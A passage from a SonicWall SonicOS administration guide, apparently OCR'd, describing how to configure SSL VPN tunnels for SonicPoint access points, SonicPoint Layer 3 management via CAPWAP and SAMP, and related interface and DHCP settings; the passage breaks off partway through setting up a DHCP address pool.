


Display the **Add WLAN Tunnel Interface** dialog by either:

- Selecting **WLAN Tunnel Interface** from the drop-down menu.
- Clicking the **Add WLAN Tunnel Interface** button.



3 Set the **Zone** field to **WLAN**. More options appear.



4 Specify a tunnel ID in the **Tunnel Id** field. The default is **0**.

5 Set the **Tunnel Source Interface** field to the interface used for the SSL VPN tunnel (such as X2).


6 Configure the other fields and options as you wish. You must enter an IP address in the **IP Address** field. The default is **0.0.0.0**.

7 Click **OK**.


Configuring the SSL VPN Settings

To configure the SSL VPN settings:

1 Go to the **SSL VPN > Client Settings** page.



2 Click the **Configure** icon for the Default Device Profile for the SonicPoint in the **Default Device Profile** section. The **Edit Device Profile** dialog displays.



NOTE: The **Name** and **Description** of the **Default Device Profile** cannot be changed.

3 For the zone binding for this profile, from the **Zone IP V4** drop-down menu, select **SSLVPN**.


4 In the **Network Address IP V4** drop-down menu, select:

- The network you want.
- IPv4 NetExtender address object that you created previously.
- **Create new network** to create a new network object, then select it.

5 Select **SSLVPN** or a custom zone from the **Zone IP V6** drop-down menu. This is the zone binding for this profile.

6 From the **Network Address IP V6** drop-down menu, select the IPv6 NetExtender address object that you created.

7 Click the **Client Routes** tab.



8 The **Client Routes** tab allows you to control the network access allowed for SSL VPN users. For configuring this feature, see Configuring the Client Routes Tab on page 1394.

9 To configure NetExtender client settings, select the **Client Settings** tab. For the procedure, see Configuring the Client Settings tab on page 1397.


10 Click **OK**.

Creating a User for the SSL VPN Client


NOTE: For a complete description of configuring local user settings, see Configuring Local User Settings on page 1573.

To create a user for an SSL VPN Client:

1 Go to the **Users > Local Users** page.




2 Click the **Add User** button or the **Edit** icon for the user you want to edit. The **Add/Edit User** dialog displays.




3 Configure the user settings as desired.

4 Click the **Groups** tab.



5 From the **User Groups** list, add **SSL VPN Services** to the **Member Of** list.

6 Click the **VPN Access** tab.



7 From the **Networks** list, add the Subnet of the Interface that WLAN Tunnel interface has been bound to into the **Access List**. For example, **X2 Subnet**.

8 Click **OK**.

SonicPoint Traffic Routing

In addition to the route to the subnet of the WLAN Tunnel Interface (X2 Subnet), you can also add other routes under the **Client Route** tab of the **SSL VPN Edit Device** dialog.

Adding other routes enables remote wireless clients to access internal networks through the SSL VPN tunnel of the SonicPoint and SonicOS. The traffic to other destinations are routed locally on the SonicPoint without tunneling to the SonicOS side.

Provisioning SSL VPN Server Information to SonicPoint

You can provision SSL VPN server information to a SonicPoint on the **SonicPoint > SonicPoints > Add SonicPoint ... Profile** dialog. For further information:

- SonicPointACe/ACi/N2, see L3 SSL VPN Tunnel Settings on page 768.
- SonicPoint N, see L3 SSL VPN Tunnel Settings on page 788.

Establishing an SSL VPN Tunnel to a Remote Network

If the remote network site supports DHCP, set the SonicPoint to the factory default settings and connect it to the network. The SonicPoint automatically gets the IP address and the Gateway from DHCP. The SSL VPN server information is saved when the factory default settings are in place. After the SonicPoint gets its DHCP lease, it connects to the remote SonicWall Gateway.

If the remote network site does not support DHCP, set the SonicPoint to the factory default settings and set the network parameters. Then the SonicPoint automatically connects to the remote SonicWall Gateway.

SonicPoint Layer 3 Management

This section provides an introduction to the SonicPoint Layer 3 Management feature.

Topics:

What is SonicPoint Layer 3 Management?

In previous releases, the SonicWall security appliance and the SonicPoints that it manages had to be in the same Layer 2 network, which limits the scalability of networks, especially enterprise networks.

SonicPoint Layer 3 Management provides a wireless solution that can be easily scaled from small to large while maintaining the centralized SonicOS network security protection and providing flexible policy control.

Benefits

SonicPoint Layer 3 Management offers the following benefits:

- Simplifies the management of multiple wireless networks. SonicPoints located at multiple locations are managed by a single SonicWall security appliance.
- Reduces the number of NetExtender licenses and sessions. All remote users are tunneled over a single NetExtender session.

Supported Platforms

SonicPoint Layer 3 Management is supported on all SonicWall security appliances that can provision SonicPoints.

Layer 3 Management Protocols

Topics:

CAPWAP

The Controlling and Provisioning of Wireless Access Points (CAPWAP) protocol is a standard, interoperable protocol that enables an Access Controller (in this case, the SonicWall security appliance) to manage a collection of Wireless Termination Points (SonicPoints) independent of Layer 2 technology. CAPWAP is defined in RFC 5415: http://www.ietf.org/rfc/rfc5415.txt

SonicWall CAPWAP supports both Layer 2 and Layer 3 management.

SAMP

The SonicWall Advanced Management Protocol (SAMP) suite consists of these three protocols:

- **SonicWall DHCP-based Discovery Protocol (SDDP)** - SDDP enables the SonicWall security appliance and the SonicPoints to discover each other automatically across Layer 3 networks. The appliance acts as the DHCP server and the SonicPoint acts as the DHCP client. Any routers or other network devices between the appliance and the SonicPoint must be configured to allow DHCP relay.
- **SonicWall Control and Provisioning Wireless Access Point (SCAPWAP)** - SCAPWAP is a SonicWall extension of CAPWAP that is customized for SonicWall products. The SonicWall network security appliance gateway manages the SonicPoints using SCAPWAP, independent of Layer 2 and Layer 3 networks. The SonicWall security appliance and the SonicPoints must be configured to do mutual authentication using either a pre-shared key or a public key-based certificates.
- **SonicWall SSLVPN-based Management Protocol (SSMP)** - SSMP is based on the SonicWall SSL VPN infrastructure and enables the SonicPoints to be managed over the Internet by a SonicWall security appliance. In this case, a single NetExtender SSL VPN tunnel is established between the appliance and the SonicPoint. All of a user's SonicPoint traffic to the appliance is tunneled over this single NetExtender session.

How SonicPoint Layer 3 Management Works

SonicPoint Layer 3 Management provides a broader wireless solution for both local and remote networks and for both small and large deployments—all with centralized SonicOS network security protection and flexible policy control.

The following three SonicPoint deployment scenarios are supported:

- **Local Layer 2 Management** – When a SonicWall network security appliance and its SonicPoints are deployed in the same Layer 2 network, the existing Layer 2 discovery protocol, SDP, is used to manage the access points.
- **Local Layer 3 Management** – When SonicPoints are deployed outside of the Layer 2 network, but within the same Intranet as the SonicWall security appliance (for example when there is a third-party router between the SonicWall security appliance and the SonicPoints), Layer 3 management protocols can be used to manage the access points.
- **Remote Layer 3 Management**– When SonicPoints are deployed in a remote site across the Internet cloud, Layer 3 management can be used to manage the remote network access points. A single SSL VPN NetExtender tunnel is established between the SonicPoint and the remote the SonicWall security appliance. Each wireless client does not need to install and launch NetExtender to establish an SSL VPN tunnel. All the wireless clients share the same VPN tunnel. This reduces the number of NetExtender licenses required on the SonicWall security appliance. It also eliminates the need to establish individual tunnels for each SonicPoint.


Configuring SonicPoint Layer 3 Management

Topics:

Configuring Basic SonicPoint Layer 3 Management

A basic SonicPoint Layer 3 Management scenario is shown in Basic SonicPoint Layer 3 Management scenario. The SonicPoints are connected to a third-party router that is connected over the LAN zone to the SonicWall security appliance.

Basic SonicPoint Layer 3 Management scenario



Configuring SonicPoint Layer 3 Management requires configurations across several pages of the SonicOS UI. Thus, to configure this scenario, the configuration is divided into the following steps:

1 Configuring the Access Controller Interface on page 746

2 Configuring the DHCP Server on page 748

3 Configuring a DHCP Pool of Addresses on page 749

4 Configuring the WLAN Tunnel Interface on page 751

5 Adding a Route Policy on page 751


6 Configuring a Remote Router Connected to SonicPoints on page 752

Configuring the Access Controller Interface

This procedure shows how to configure the access controller interface for the X4 interface.


To configure an interface on a SonicWall security appliance that is connected to a third-party router:

1 Navigate to the **Network > Interfaces** page.




Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Enabled	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	✓	Default LAN	
X1	WAN	Default LB Group	10.203.28.92	255.255.255.0	Static	1 Gbps Full Duplex		Default WAN	
X2	WLAN		172.203.28.2	255.255.255.0	Static	1 Gbps Full Duplex	✓	ACe	
X3	Unassigned		0.0.0.0	0.0.0.0	N/A	No link	✓		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link	✓		
X5	Unassigned		0.0.0.0	0.0.0.0	N/A	No link	✓		

2 Click the **Configure** icon for the X4 interface. The **Edit Interface** dialog appears.



3 Select **LAN** from the **Zone** drop-down menu. More options appear.



4 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default value.

5 In the **IP Address** field, enter the IP address of the interface; for example, `10.10.10.1`. A default value of **0.0.0.0** is displayed.

6 in the **Subnet Mask** field, enter the subnet mask for the interface; for example, **255.255.255.0** (this is the default value).

7 Optionally, enter a comment in the **Comment** field. This comment displays in the **Comment** column of the **Interface Settings** table of **Network > Interfaces**.

8 Select one or more types of web management for this interface:

- **HTTPS** – Enables remote management of the SonicWall through the HTTPS protocol.

  TIP: If you select **HTTPS**, the **Add rule to enable redirect from HTTP to HTTPS** option is enabled automatically. For more information about this option, see HTTP/HTTPS Redirection on page 284.

- **Ping** – Enables remote management of the SonicWall through the Ping protocol.
- **SNMP** – Enables remote management of the SonicWall through the SNMP protocol.
- **SSH** – Enables remote management of the SonicWall through the SSH protocol.

  IMPORTANT: If you do not enable web management here, you must enable it on another interface. A warning message appears if you leave the window without enabling at least one web management protocol.

9 Optionally, select **HTTPS** for **User Login** to enable users with management rights to log in to the SonicWall. The **Add rule to enable redirect from HTTP to HTTPS** is also selected automatically. For more information about this option, see HTTP/HTTPS Redirection on page 284.


NOTE: If you select **HTTP**, the **Add rule to enable redirect from HTTP to HTTPS** option becomes dimmed (unavailable).

10 Click **OK**.


Configuring the DHCP Server

To configure a DHCP Option Object for CAPWAP and a DHCP pool of IP addresses for the SonicPoints behind a third-party router:


1 Navigate to the **Network > DHCP Server** page.



2 Click the **Advanced** button. The **DHCP Advanced Settings** dialog displays.



3 Click **Add Option**. The **Add DHCP Option Object** dialog displays.




4 In the **Option Name** field, enter a descriptive name for the DHCP option object, such as *CAPWAP addr list*.

5 From the **Option Number** drop-down menu, select **138 (CAPWAP AC IPv4 Address List)**. The **Option Array** checkbox becomes active, and the **Option Type** drop-down menu is set to **IP Address** and dimmed.

6 Select the **Option Array** checkbox.

7 In the **Option Value** field, enter the IP address for the X0 interface you configured in Configuring the Access Controller Interface on page 746. For example, `10.10.10.1`.

8 Click **OK**. The new Option Object is displayed in the **Option Objects** section of the **DHCP Advanced Settings** dialog.




9 Click **OK**.


Configuring a DHCP Pool of Addresses

To configure a DHCP pool of addresses for the SonicPoints behind the router:

1 Navigate to the **DHCPv4 Server Lease Scopes** table of the **Network > DHCP Server** page.



2 Click **Add Dynamic**. The **Dynamic Range Configuration** dialog displays.



3 Select the **Enable this DHCP Scope** checkbox. This is selected by default.

4 Enter the appropriate IP addresses or values in the **Range Start** and **Range End** fields.

